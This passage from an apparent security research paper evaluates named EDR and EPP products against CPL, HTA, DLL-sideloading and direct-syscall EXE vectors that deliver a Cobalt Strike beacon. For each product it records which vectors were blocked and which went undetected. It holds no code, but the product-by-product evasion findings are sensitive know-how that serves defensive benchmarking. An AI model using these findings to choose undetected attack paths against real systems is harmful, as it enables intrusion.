In what follows paragraphs, we evaluate fourteen state of the art EDRs and five EPPs against our attacks. To this end, we provide a brief overview of each EDR and its features. Then, we proceed reporting which features were enabled and discuss how each of them performed in the attack scenario. EDRs and EPPs are listed in alphabetical order.

4.1 BitDefender GravityZone Plus

BitDefender GravityZone Plus is the company's flagship including EDR, EPP, and SandBox capabilities. Its use of common telemetry providers is exemplary as far as the tests are concerned and tries to make the most out of them with a highly intelligent engine which correlates the information that in turn leads to immediate blocking and remmediation as well as a robust console.

4.1.1 CPL

This vector was blocked as a behavioural alert of cobalt strike, as illustrated in Figure 4.

4.1.2 HTA

This vector was instantly detected as malicious and was blocked, see Figure 5.




Figure 4: BitDefender GravityZone Plus detecting and blocking the CPL and DLL attacks.




Figure 5: BitDefender GravityZone Plus detecting and blocking the HTA attack.

4.1.3 DLL

This vector was blocked but did not raise a major alert. However, its events were included in another attack vector detection as illustrated in Figure 4.

4.1.4 EXE

The product is very dependant on UM Hooks, in this case the content was not blocked nor raised any alert/event as it uses syscalls.

4.2 Carbon Black

Carbon Black is one of the leading EDR solutions. Its true power comes from its telemetry and its ability to extensively monitor every action performed on a system, such as registry modifications, network connections etc., and most importantly, provide a SOC friendly interface to triage the host. Based on the telemetry collected from the sensor, a comparison to several IoCs. The latter will be aggregated into a score which depending on its value, will trigger an alert. Moreover, when considering EDRs, configuration plays a vital role. Therefore, in this case, we have a custom SOC feed for detections based on IOCs that Carbon Black processes. Also, the feeds can be query-based, meaning that alerts will be produced based on results yielded by searches based on the events that Carbon Black processes, including but not limited to, registry modifications, network connections, module loadings.

This EDR relies heavily on kernel callbacks and a lot of its functionalities reside in its network filtering driver and its file system filtering driver. For several detections, user-mode hooks are also used. As an example, consider the detection of memory dumping (DUMP_PROCESS_MEMORY). As mentioned in Carbon Black's documentation, userland API hooks are set to detect a process memory dump. Another example is the detection of script interpreters loaded into memory (`HAS_SCRIPT_DLL`). As mentioned in the documentation, a driver routine is set to identify processes that load an in-memory script interpreter.

4.2.1 Enabled settings

Carbon Black Response is different in terms of logic and use case. Its main purpose is to provide telemetry and not to proactively act. Moreover, its scope is to assist during an investigation as it does not include blocking capabilities but is a SOC friendly software that gives in-depth visibility. Its power is closely related to the person behind the console as beyond triaging hosts, its detection rely on feeds that can be customized and produce alerts. In our case we used some default feeds such as ATT&CK feed and Carbon Black's Community Feed as well as a custom corporate feed.

4.2.2 CPL




Figure 6: All alerts produced in Carbon Black.

As illustrated in Figure 6, an alert was triggered due to the abnormal name, location and usage of `Shell32.dll`. Carbon Black is well aware of malicious `.cpl` files in this case, but it cannot clearly verify whether this activity is indeed malicious. Therefore, the event is reported with a *low* score. Figure 7 illustrates on the right side the IOCs that were triggered.

4.2.3 HTA

The `.hta` file was detected due to its parent process as a possible CVE and for a suspicious loaded module. Carbon Black is aware of both LOLBAS and LOLBINS and timely detected it.

4.2.4 EXE - DLL

Regarding the other two attack vectors, no alerts were raised. Nevertheless, their activity was monitored normally and produced telemetry that the host communicates, despite being able to communicate successfully to our domain. Finally, it should be noted that the PPID spoofing did not succeed against Carbon Black.Results may be seen is Figure 9




Figure 7: CPL's IOCs produced by Carbon Black.




Figure 8: Carbon Black findings for HTA.




Figure 9: The findings of Carbon Black for the EXE and DLL attack vectors.

4.3 Check Point Harmony

4.3.1 Enabled settings

For Check Point Harmony, we used an prevent mode where possible and enabled emulation/behavioural (antibot antiexploit), and did not turn on *safesearch* setting to prevent checks of hashes.

4.3.2 HTA-CPL

For the HTA attack vector, a medium alert was raised, but the attack was not blocked. see Figure 10. In the case of the CPL, the attack was blocked, and an alert was raised in the console, see Figure 11.




Figure 10: Check Point Harmony issuing an alert for the HTA attack vector, but not blocking it.




Figure 11: Check Point Harmony blocking the CPL attack and issuing an alert in the console.

4.3.3 EXE

The EXE attack vector was detected and blocked, see Figure 12.

4.3.4 DLL

The DLL attack vector was not blocked nor detected.

4.4 Cisco Secure Endpoint (ex AMP)

AMP is Cisco's EDR which provides endpoints with prevention, detection, and response capabilities, as well as threat hunting. Moreover, it uses cloud-based analytics and machine learning to timely detect threats.

4.4.1 Enabled settings

In this EDR we used the "Standard Protection Policy" activating the "Malicious Script Blocking" feature.

4.4.2 CPL-HTA

Both attacks were blocked. In the case of the CPL file, the file was quarantined, while in HTA case, the process was killed, see Figure 13.




Figure 12: Check Point Harmony alerts the user and blocks the EXE attack.

Figure 13: CISCO AMP blocking the CPL and HTA attack vectors.

4.4.3 DLL

In the case of the DLL attack vector we noticed that while the attack was blocked, see Figure 14, the provided alert was for exploit blocking. Therefore, we opted to perform the same attack, but

with a different application. Indeed, the problem seemed to be the specific application, so once we used another app but the same technique, the attack was successful.




Figure 14: CISCO AMP reporting the block of the DLL attack vector for MS Teams sideloading.

4.4.4 EXE

This attack vector was successful and raised no alert.

4.5 Comodo OpenEDR

OpenEDR is Comodo's open source EDR solution. It's open source nature allows for a lot of customisation and extensions. It can levarage the cloud to manage the console and uses Comodo's containment technology to block threats.

4.5.1 Enabled settings

For OpenEDR we used the the preconfigured profile that claims to offer maximum security namely "*Level 3 Security (Max)*"

4.5.2 HTA-DLL

Both attack vectors were successful and raised no alert.

4.5.3 CPL-EXE

Both attacks were blocked by the EDR using Commodo's containment technology. While the files were sent to console, no alert was raised, see Figure 15.




Figure 15: CPL and EXE files used for the attacks contained by OpenEDR.

4.6 CrowdStrike Falcon

CrowdStrike Falcon combines some of the most advanced behavioural detection features with a very intuitive user interface. The latter provides a clear view of the incident itself and the machine's state during an attack through process trees and indicators of attacks. Falcon Insight's kernel-mode driver captures more than 200 events and related information necessary to retrace incidents. Besides the classic usage of kernel callbacks and usermode hooks, Falcon also subscribes to ETWTi[14].

When it comes to process injections, most EDRs, including Falcon, continuously check for Windows APIs like `VirtualAllocEx` and `NtMapViewOfSection` prior to scanning the memory. Once Falcon finds any of these called by any process, it quickly checks the allocated memory and whether this was a new thread created from a remote process. In this case, it keeps track of the thread ID, extracts the full injected memory and parses the `.text` section, the `Exports` section, the PE header, the DOS header and displays the name of the PE, start/stop date/time, not limited to the export address of the loaded function.

As for the response part, it provides extensive real-time response capabilities and allows the creation of custom IOAs based on process creation, network connections, file creation, among others.

4.6.1 Enabled settings

For this EDR we used an aggressive policy enabling as much features as possible. It was a policy already used in a corporate environment with its goal being maximum protection and minimum disruption.

4.6.2 DLL - CPL - HTA

None of these three attack vectors produced any alerts and allowed the Cobalt Strike beacon to be executed covertly.

4.6.3 EXE

Quite interestingly, the `EXE` was detected, although direct system calls were used to bypass user-mode hooking. Note that the alert is of medium criticality. Also, please note the spoofed parent process in Figure 16.




Figure 16: Crowdstrike catching the 'Early-Bird' injection despite the use of direct syscalls.

4.7 Elastic EDR

Elastic EDR is one of the few open source solutions in the market. It is built upon the well-known ELK stack allowing for advanced search and visualisation capabilities and its open nature allows for further customisation.

[14] `https://www.reddit.com/r/crowdstrike/comments/n9to1b/interesting_stuff/gxq0t1t`

4.7.1 Enabled settings

We enabled all prevention settings and available sources, e.g. file modifictions.

4.7.2 DLL

The DLL attack was detected and blocked once it touched the disk, see Figure 17.




Figure 17: ELASTIC EDR detecting and blocking the DLL attack.

4.7.3 CPL

The DLL attack was detected in memory and blocked, see Figure 18.

